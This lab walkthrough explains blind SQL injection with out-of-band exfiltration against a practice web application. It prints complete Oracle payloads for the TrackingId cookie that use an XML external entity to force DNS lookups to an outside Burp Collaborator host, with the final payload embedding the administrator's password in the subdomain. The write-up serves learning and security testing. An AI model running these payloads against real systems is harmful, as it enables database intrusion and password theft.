Blind SQL injection with out-of-band data exfiltration
Exploiting an asynchronous, blind SQL injection vulnerability via Out-of-Band (OAST) techniques, where the application's TrackingId cookie triggers a SQL query that only reveals data through external network interactions. The solution involves using Oracle XML external entities (XXE) within the cookie to force a DNS lookup to Burp Collaborator, exfiltrating the administrator's password.
This lab demonstrates a blind SQL injection vulnerability inside the application's TrackingId cookie.
The backend runs a SQL query containing the cookie value, but the query executes asynchronously, meaning:
- ❌ No visible errors
- ❌ No HTML differences
- ❌ No timing differences
- ✔ Only external network activity reveals what happened
Because of this, traditional SQLi techniques fail — making Out‑of‑Band (OAST) exploitation necessary.
🧠 What Is Out‑of‑Band (OAST) Data Exfiltration?
Normally SQL injection relies on visible feedback:
- Errors
- Different page content
- Delays
- Returned data
But in this lab:
- ❌ The SQL query runs silently
- ❌ The page never changes
- ❌ No timing or behavioral differences
- ✔ The database still performs network requests externally
This creates a side‑channel, where we extract data through DNS lookups or HTTP calls made by the database itself.
📌 Out‑of‑Band = communication “off to the side,” not through the web page.
Burp Collaborator receives those external requests — and we extract data from them.
🎯 Goal
The backend contains a table:
| username | password |
|---|
You must extract the administrator’s password using OAST SQLi, then log in.
🔍 Step 1 — Confirm the SQL Injection Vulnerability
We start by injecting an Oracle XXE‑based payload into the TrackingId cookie to see if we can trigger any out‑of‑band interaction.
Example test payload:
TrackingId=yuZ717dsmQef7qpH'SELECT EXTRACTVALUE(
xmltype('<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE root [
  <!ENTITY % remote SYSTEM "http://abpilbf0s66l2cahr1577xv07rdi1gp5.oastify.com">
]>'),
'/l') FROM dual;
Then we move to a UNION‑based variant:
Cookie: TrackingId=yuZ717dsmQef7qpH'+UNION+SELECT+EXTRACTVALUE(
xmltype('<%3fxml+version%3d"1.0"+encoding%3d"UTF-8"%3f>
<!DOCTYPE+root+[+<!ENTITY+%25+remote+SYSTEM+"http%3a//abpilbf0s66l2cahr1577xv07rdi1gp5.oastify.com/">+%25remote%3b]>'),
'/l')+FROM+dual--; session=tZaAc0DOojTekL8ksiwi77WnkymDYoPp
Example HTTP request in Burp:

If Burp Collaborator shows a DNS lookup for your domain, the SQL injection via the tracking cookie is confirmed.
🧪 Step 2 — Extract the Administrator Password
Next, we embed the result of a SQL query directly into the hostname of an XML External Entity.
This allows the password to be exfiltrated via a DNS lookup.
Final working payload:
TrackingId=yuZ717dsmQef7qpH'+UNION+SELECT+EXTRACTVALUE(
xmltype('<!DOCTYPE root [
  <!ENTITY % remote SYSTEM "http://' ||
    (SELECT password FROM users WHERE username='administrator') ||
  '.abpilbf0s66l2cahr1577xv07rdi1gp5.oastify.com/">
  %remote;
]>'),
'/l')+FROM+dual--; session=tZaAc0DOojTekL8ksiwi77WnkymDYoPp
What this does:
- Runs the subquery:
SELECT password FROM users WHERE username='administrator' - Concatenates the password into a URL:
http://<PASSWORD>.abpilbf0s66l2cahr1577xv07rdi1gp5.oastify.com/ - Defines an external entity
%remotethat points to that URL. - When the XML is parsed, Oracle resolves
%remote, forcing a DNS lookup to that host.
🧬 Step‑by‑Step: What’s Actually Happening?
🟦 STEP 1 — SQL retrieves the password
SELECT password FROM users WHERE username='administrator'Assume this returns:
zoizmg278wxm0nvnmedw🟩 STEP 2 — Oracle builds an XML external entity using the password
<!ENTITY % remote SYSTEM
  "http://zoizmg278wxm0nvnmedw.abpilbf0s66l2cahr1577xv07rdi1gp5.oastify.com/">
🟧 STEP 3 — XML parser tries to fetch the URL
To resolve %remote, the XML parser triggers a DNS lookup:
zoizmg278wxm0nvnmedw.abpilbf0s66l2cahr1577xv07rdi1gp5.oastify.comYour Burp Collaborator server logs this lookup.
🟥 STEP 4 — You read the password from the subdomain
Everything to the left of .abpilbf0s66l2cahr1577xv07rdi1gp5.oastify.com is the password:
zoizmg278wxm0nvnmedwThis is the exfiltrated value from the database.
📸 DNS Lookup Revealing the Password
Burp Collaborator shows an interaction like this, where the hostname contains the password as the first label:

From this single DNS lookup, you can read the administrator password directly.
🎉 Summary in 3 Lines
- Your SQL payload forces Oracle to construct a URL that embeds the administrator password.
- Oracle performs a DNS lookup for that URL when resolving the external XML entity.
- Burp Collaborator logs the hostname — and the password appears as the left‑most subdomain.
Comments
Comments
Loading comments…